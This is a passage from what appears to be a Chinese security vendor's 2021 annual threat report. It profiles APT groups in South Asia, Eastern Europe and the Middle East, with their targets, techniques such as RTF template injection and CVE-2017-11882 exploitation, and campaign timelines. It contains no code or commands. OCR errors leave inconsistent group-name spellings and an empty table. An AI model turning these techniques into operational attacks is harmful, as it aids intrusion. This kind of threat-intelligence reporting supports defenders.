主要针对巴基斯坦、中国两国，其攻击目标为政府部门、电力、军工业相关单位，意图窃取敏感资料，并与摩诃草、魔罗纱存在关联。奇安信内部跟踪编号为 APT-Q-37

2016

Transparent Tribe

最早活动时间：2012
公开披露时间：2016

主要针对印度政府、军队或相关组织，以及巴基斯坦的激进分子和民间社会，利用社会工程学进行鱼叉攻击，同时也会在移动端发起攻击

2016

魔罗纱

最早活动时间：2013
公开披露时间：2016

主要针对南亚各国的政府、军事等行业目标进行攻击。其攻击会部署定制后门及定制文件窃取器从受害者的系统中窃取文件，并通常伪装成俄罗斯的来源。奇安信内部跟踪编号为 APT-Q-40

2017

肚脑虫

最早活动时间：2016
公开披露时间：2017

主要针对巴基斯坦、中国、斯里兰卡等南亚地区国家，对政府机构、国防军事部门以及商务领域重要人士实施网络间谍活动。主要使用 yty 和 EHDevel 两套恶意框架。奇安信内部跟踪编号为 APT-Q-38

2018

Sidewinder

最早活动时间：2012
公开披露时间：2018

主要针对巴基斯坦、中国、阿富汗、尼泊尔、孟加拉等国家展开攻击，旨在窃取政府外交机构、国防军事部门、高等教育机构等领域的机密信息。常使用已知漏洞 (CVE-2017-11882) 开展攻击活动。奇安信内部跟踪编号为 APT-Q-39

2020

SideCopy


最早活动时间：2019
公开披露时间：2020

主要针对中国、巴基斯坦等亚洲地区国家，以政府、军事、电力、工业、外交和经济等领域为主窃取敏感信息。具备 Windows、Android、macOS 三 平台攻击能力。奇安信内部跟踪编号为 APT-Q-36

▲ 表 3.8 2021 年南亚地区活跃 APT 组织


南亚地区各个 APT 组织攻击目标范围以南亚为主，主要涉及政府、国防、军事等领域。从 2021 年公开披露的攻击活动来看，蔓灵花、摩诃草主要针对中国开展攻击活动；透明部落、SideCopy 主要针对印度；响尾蛇、魔罗枞主要针对巴基斯坦；肚脑虫的攻击目标则较为分散，但都分布在南亚地区。可见南亚 APT 组织的攻击都带有较强的政治色彩。

据公开报告披露，2021 年蔓灵花组织在针对我国政府部门、科研机构相关人员的定向攻击活动中使用 Windows 内核提权 0day 漏洞。此外，奇安信威胁情报中心曝光了蔓灵花组织的 Operation Magichm 活动[89]，该组织通过邮箱向国内相关单位投递包含有恶意脚本 CHM 文件的 RAR 压缩包，采用了与以往截然不同的攻击链——使用 .net 远控作为节点执行命令或者下发插件，并下发了一个之前从未被披露过的新模块。攻击全流程如下：



▲ 图 3.9 蔓灵花组织 Operation Magichm 攻击流程

2021 年末，奇安信威胁情报中心发现肚脑虫组织将 Google 云盘用于分发恶意插件[90] 。而在 2021 年初，自奇安信威胁情报中心披露了该组织的利用 RTF 模板注入[91] 的攻击手法之后，不断有公开报告披露肚脑虫组织利用 RTF 模板注入针对周边包括泰国、阿富汗、孟加拉、西非等国家和地区进行的攻击活动。可见，2021 年，肚脑虫组织主要攻击方式为 RTF 模板注入和漏洞文档。RTF 模板注入的利用方式在 RTF 格式文档中的 *\template 目标控制字加载远程恶意模板文件进行攻击，整体执行流程如下图所示：



▲ 图 3.10 肚脑虫组织 RTF 模板注入攻击流程

透明部落是南亚地区最为活跃的 APT 组织之一，该组织利用时事热点问题为诱饵针对印度多个行业领域展开了攻击活动，主要以国防军事为主，其他还涉及宗教、人权、医疗、运输和智库等。在其针对印度陆军的移动端攻击中，使用了 Tahorse RAT 新变种 。

从活跃时间来看，SideCopy 是南亚地区 APT 组织中的后起之秀，2021 年尤为活跃。该组织攻击目标较为集中——几乎每次攻击活动都以印度军事相关为目标。根据奇安信威胁情报中心的披露，SideCopy 组织在针对印度的攻击活动中使用了一款横跨 Windows 和 Linux 双平台的远控工具[93]，并关联出其针对 mac OS 平台的 Python RAT。

响尾蛇、摩诃草、魔罗桫三个组织在 2021 年的攻击活动相比去年有所减少。其中，响尾蛇和魔罗桫组织武器库有更新，但攻击手法未发生较大变化。摩诃草则继续针对我国发起攻击，另有分析显示摩诃草组织的攻击思路有从企业化朝着个人化的转变趋势。

下表总结了上述南亚 APT 组织在 2021 年度的主要攻击活动。

2021-01-21

披露机构：360
APT 组织：蔓灵花

使用 Warzone RAT 针对我国研究南亚关系的多位社会科学学者 [94]

2021-02-10

披露机构：安恒
APT 组织：蔓灵花

使用 WINDOWS 内核提权 0DAY 漏洞针对国内的攻击活动 [95]

2021-02-10


披露机构：Lookout
APT 组织：魔罗桫

使用新型安卓间谍软件针对巴基斯坦 [96]

2021-02-22

披露机构：安天
APT 组织：Sidewinder


针对巴基斯坦国防制造商的攻击活动 [97]



▲ 表 3.11 2021 年南亚地区 APT 组织热点攻击活动

东欧地区的组织与行动
Eastern Europe

2021 年，东欧地区老牌 APT 组织 APT28、APT29、Turla、Gamaredon 依旧保持着其高超的技术性与活跃性，其中 APT29 针对美国政府或企业的攻击活动被多次披露，Gamaredon 依然保持着对乌克兰及周边地区的高频攻击。APT28、Turla 的攻击变得更加的隐蔽。奇安信威胁情报中心持续保持着对该地区 APT 组织的跟踪与发现，率先披露了疑似 APT28 利用高碳铬铁生产商登记表为诱饵的攻击活动[3]。下表所示为东欧地区活跃的组织简介。



东欧 APT 组织	攻击能力
APT28	+++
Turla	+++
Gamaredon	+
Energetic Bear	+++

2013

APT29

最早活动时间：2008
公开披露时间：2013

APT29 组织的主要目标为西亚、中亚、东非和中东的政府部门和机构。其被认为在 2015 年夏季攻击了美国 DNC，并在 2021 年攻击了美国 RNC，微软以及丹麦中央银行等组织或企业

2014

APT28

最早活动时间：2004
公开披露时间：2014

APT28 组织历史活动非常频繁，主要针对政府，军事和安全组织，相关攻击覆盖 Windows、Linux、Mac、Android 和 iOS，其在 2016 年企图干扰美国大选，在 2021 年对哈萨克斯坦地区发起了攻击

2014

Turla

最早活动时间：2007
公开披露时间：2014

该组织拥有非常复杂的 TTP，其受害者覆盖超过 45 个国家，常针对政府、大使馆、军事、教育、研究和制药公司实施鱼叉和水坑攻击

2015

Gamaredon

最早活动时间：2013
公开披露时间：2015

主要针对乌克兰执法部门、政府机构和军事力量进行间谍活动和情报收集等攻击。Operation Armageddon 行动与该组织有关

▲ 表 3.12 2021 年东欧地区活跃 APT 组织

总览整个 2021 年，我们发现 APT29 组织的攻击活动最为活跃，APT29 又称 Nobelium、Cozy Bear、Group 100 等，被认为是与东欧地区政府政府有关的 APT 组织，其最早攻击活动至少从 2008 年起，是一个拥有丰富资源，高度组织化的攻击组织，其主要目的为情报收集，并用于支持对外安全决策，并被认为与 2020 年底震惊全球的 SolarWinds 攻击事件有关。其在 2021 年发动了多起针对美国企业及组织的攻击，包括美国共和党全国委员会 (RNC)、美国国际开发署 (USAID)，微软公司，还对丹麦中央银行以及立陶宛政府官员发起攻击。其攻击手法多样，包括钓鱼邮件、密码喷洒攻击和暴力攻击、供应链攻击等。图 4.1 为针对 USAID 的钓鱼邮件。

APT28，Turla，Gamaredon 等组织也在不断使用新的攻击方式和武器库进行攻击，如使用新的远程控制木马，利用供应链进行恶意程序下发等，同时鱼叉式钓鱼邮件，水坑攻击等传统攻击方式也在持续使用。值得一提的是 Google 曾披露 APT28 对大约 14000 名 Gmail 用户进行了网络钓鱼活动，可见其攻击范围之广。

▲ 图 3.13 针对 USAID 的钓鱼邮件

奇安信威胁情报中心整理了 2021 年度东欧 APT 组织热点攻击活动，如表所示。

2021-02-15

披露机构：CERT-FR
APT 组织：Sandworm
针对法国一家 IT 公司的攻击活动 [115]

2021-02-20

披露机构：Paloalto Networks
APT 组织：Turla
Turla 组织新的 Ironpython 加载器分析 [116]

2021-02-22

披露机构：奇安信
APT 组织：APT28
疑似 APT28 利用高碳铬铁生产商登记表为诱饵的攻击活动分析 [117]

2021-02-22

披露机构：Cisco
APT 组织：Gamaredon
Gamaredon 黑客组织向其他 APT 组织提供服务 [118]

2021-03-16
披露机构：FireEye
APT 组织：APT29
Mimecast 称 SolarWinds 黑客已窃取其部分源代码 [119]

2021-03-26
披露机构：DER SPIEGEL
APT 组织：Ghostwriter
针对议会议员的攻击活动 [120]

2021-04-19
披露机构：Anomali
APT 组织：Gamaredon
针对乌克兰的攻击活动 [121]

2021-05-27
披露机构：Microsoft
APT 组织：APT29
来自于 Nobelium 的电子邮件攻击 [122]

2021-06-25
披露机构：Microsoft
APT 组织：APT29
Nobelium 组织入侵并窃取微软客户支持工具 [123]

2021-06-30
披露机构：Bleeping Computer
APT 组织：APT29
俄罗斯黑客已在丹麦中央银行的网络潜伏超过半年 [124]

2021-07-07
披露机构：360
APT 组织：Gamaredon
Gamaredon 向带有有效签名的 PE 中嵌入脚本 [125]

2021-07-08
披露机构：Bloomberg
APT 组织：APT29
俄罗斯黑客组织利用 Synnex 攻击美国共和党 [126]

2021-09-09
披露机构：Zscaler
APT 组织：CloudFall
近期活动针对国际军事会议邀请的中亚东欧研究人员 [127]

2021-09-22
披露机构：CrowdStrike
APT 组织：Turla
Turla 部署新的恶意软件 [128]

2021-10-07
披露机构：Google
APT 组织：APT28
针对 Gmail 用户的钓鱼活动 [129]

2021-11-18
披露机构：绿盟
APT 组织：APT29
攻击技术研判 | SOLARWINDS 事件幕后黑手新型后门 FOGGYWEB 技术研判 [130]

▲ 表 3.14 2021 年东欧地区 APT 组织热点攻击活动

中东地区的组织与行动
Middle East

长期以来，中东地区存在着极为复杂的政治外交局势和宗教文化差异，其地区主要强国激烈地争夺地缘资本、经济利益和权力地位，使该地区充满了各种疑似政府背景的情报监控和网络间谍活动。2021 年，奇安信威胁情报中心通过对活跃在中东地区的 APT 组织不断追踪与发现，率先披露了在中东地区隐藏 6 年之久的 APT 组织——MKLG [131]，以及使用 Android 样本持续针对巴基斯坦用户及巴基斯坦 TLP 政党的 APT 组织——艾叶豹[132]。

中东 APT 组织	攻击能力
MuddyWater	+
APT34/ OilRig	++
APT33	++
FruityArmor	++
SandCat	++
黄金鼠	+
利刃鹰	+
诺崇狮	+
双尾蝎	+

2013

月光鼠

最早活动时间：2012
公开披露时间：2013

月光鼠组织经常以时事热点制作鱼叉邮件，通过携带的恶意文档传播恶意软件，此外该组织还会将恶意软件包装在安卓应用中进行传播

2015

双尾蝎

最早活动时间：2011
公开披露时间：2015

双尾蝎组织攻击范围主要为中东地区，其针对 Windows 和 Android 双平台采取鱼叉或水坑等攻击方式配合社会工程学手段进行渗透，向政府、金融、媒体、能源、军事等特定目标人群进行攻击

2016

PROMETHIUM

最早活动时间：2012
公开披露时间：2016

PROMETHIUM 组织拥有复杂的模块化攻击武器库与丰富的网络资源，具备 0day 漏洞作战能力，拥有 Windows、Android 双平台攻击武器

2016

黄金鼠

最早活动时间：2014
公开披露时间：2016

黄金鼠是一个最早由奇安信披露的 APT 组织。该组织在叙利亚地区活跃，其具备 Windows 和 Android 平台的恶意攻击能力

2016

APT34

最早活动时间：2014
公开披露时间：2016

其针对中东地区实施攻击，攻击目标包括金融、政府、能源、化工和电信等行业。该组织过去以 APT34 和 OilRig 两个不同的名称分别进行追踪分析

2017

APT33

最早活动时间：2013
公开披露时间：2017

APT33 是 FireEye 披露的 APT 组织，攻击目标包括美国、沙特阿拉伯和韩国，主要针对航空和能源领域实施攻击活动

2017

MuddyWater

最早活动时间：2017
公开披露时间：2017

主要针对中东实施网络间谍活动，也针对欧洲和北美国家。其攻击目标包括电信、政府 (IT 服务) 和石油部门。主要使用基于 PowerShell 的初始阶段后门，也被称为 POWERSTATS

2020

诺崇狮

最早活动时间：2013
公开披露时间：2020


诺崇狮是由奇安信最早披露并命名的组织，活跃在中东地区，一直持续针对阿拉伯用户、什叶派及评论人士进行攻击，旨在让被攻击者的社交平台账号变成“沉默账号”

2020

利刃鹰

最早活动时间：2019
公开披露时间：2020

利刃鹰是由奇安信最早披露并命名的组织。其主要针对伊斯兰国、基地组织、库尔德族群和土库曼族群进行持续攻击控制的活动



▲ 表 3.15 2021 年中东地区活跃 APT 组织

通过对中东地区各 APT 组织长期的追踪，我们发现双尾蝎组织首当其冲，在整个 2021 年度频繁的进行攻击，奇安信威胁情报中心就多次公开披露该组织在 Windows 和 Android 双平台上新的攻击样本。同时，红雨滴团队 2021 年还捕获了该组织更新后的 PyMICROPSIA 后门[133]，该后门具有丰富的信息窃取和控制功能，以此可见该组织拥有多平台、多类型的网络攻击武器，试图以此将网络间谍活动利益最大化。

伴随着国家对互联网的依赖程度日渐增加，网络空间问题日益凸显，网络威胁层出不穷，网络空间安全已上升到了国家安全的高度。其中网络空间中的安全威胁也更加复杂和多元化，而来自 APT 组织的威胁更是如此，APT 组织往往为达目的而不择手段。例如由红雨滴团队首发的文章《赛博空间的魔眼：PROMETHIUM 伪造 NotePad++ 安装包的攻击活动分析》[134] 一文中就详细介绍了 PROMETHIUM 组织如何通过捆绑常用软件 Notepad++ 进行攻击的案例。

其他 APT 组织如 MuddyWater、月光鼠、APT34、APT35 等依旧是中东地区比较活跃的组织，其攻击方式和武器库层出不穷。常利用地方选举、社会热点等信息制作诱饵，偏好使用鱼叉钓鱼邮件、水坑攻击、社工等方式建立攻击立足。结合公开情报，我们整理了中东地区过去一年中主要攻击活动如下表所示。

▲ 表 3.16 2021 年中东地区 APT 组织热点攻击活动

另外值得关注的是有一家从事网络情报工作的公司 NSO Group，该公司主要以其专有的间谍软件 Pegasus 而闻名，该软件能够对智能手机进行远程零点击监控。2021 年 7 月，由 17 个媒体组织进行的联合调查显示，Pegasus 间谍软件被用来瞄准和监视国家元首、活动家、记者和持不同政见者，从而“在世界范围内大规模侵犯人权”。该软件使用了多种漏洞，包括多个 iOS 零点击 0day 漏洞。通过对众多移动设备的取证分析，国际特赦组织的安全实验室发现 Pegasus 间谍软件被反复滥用，其目标人物名单包括 14 位各国领导人。

其他地区的组织与行动
Other areas in World

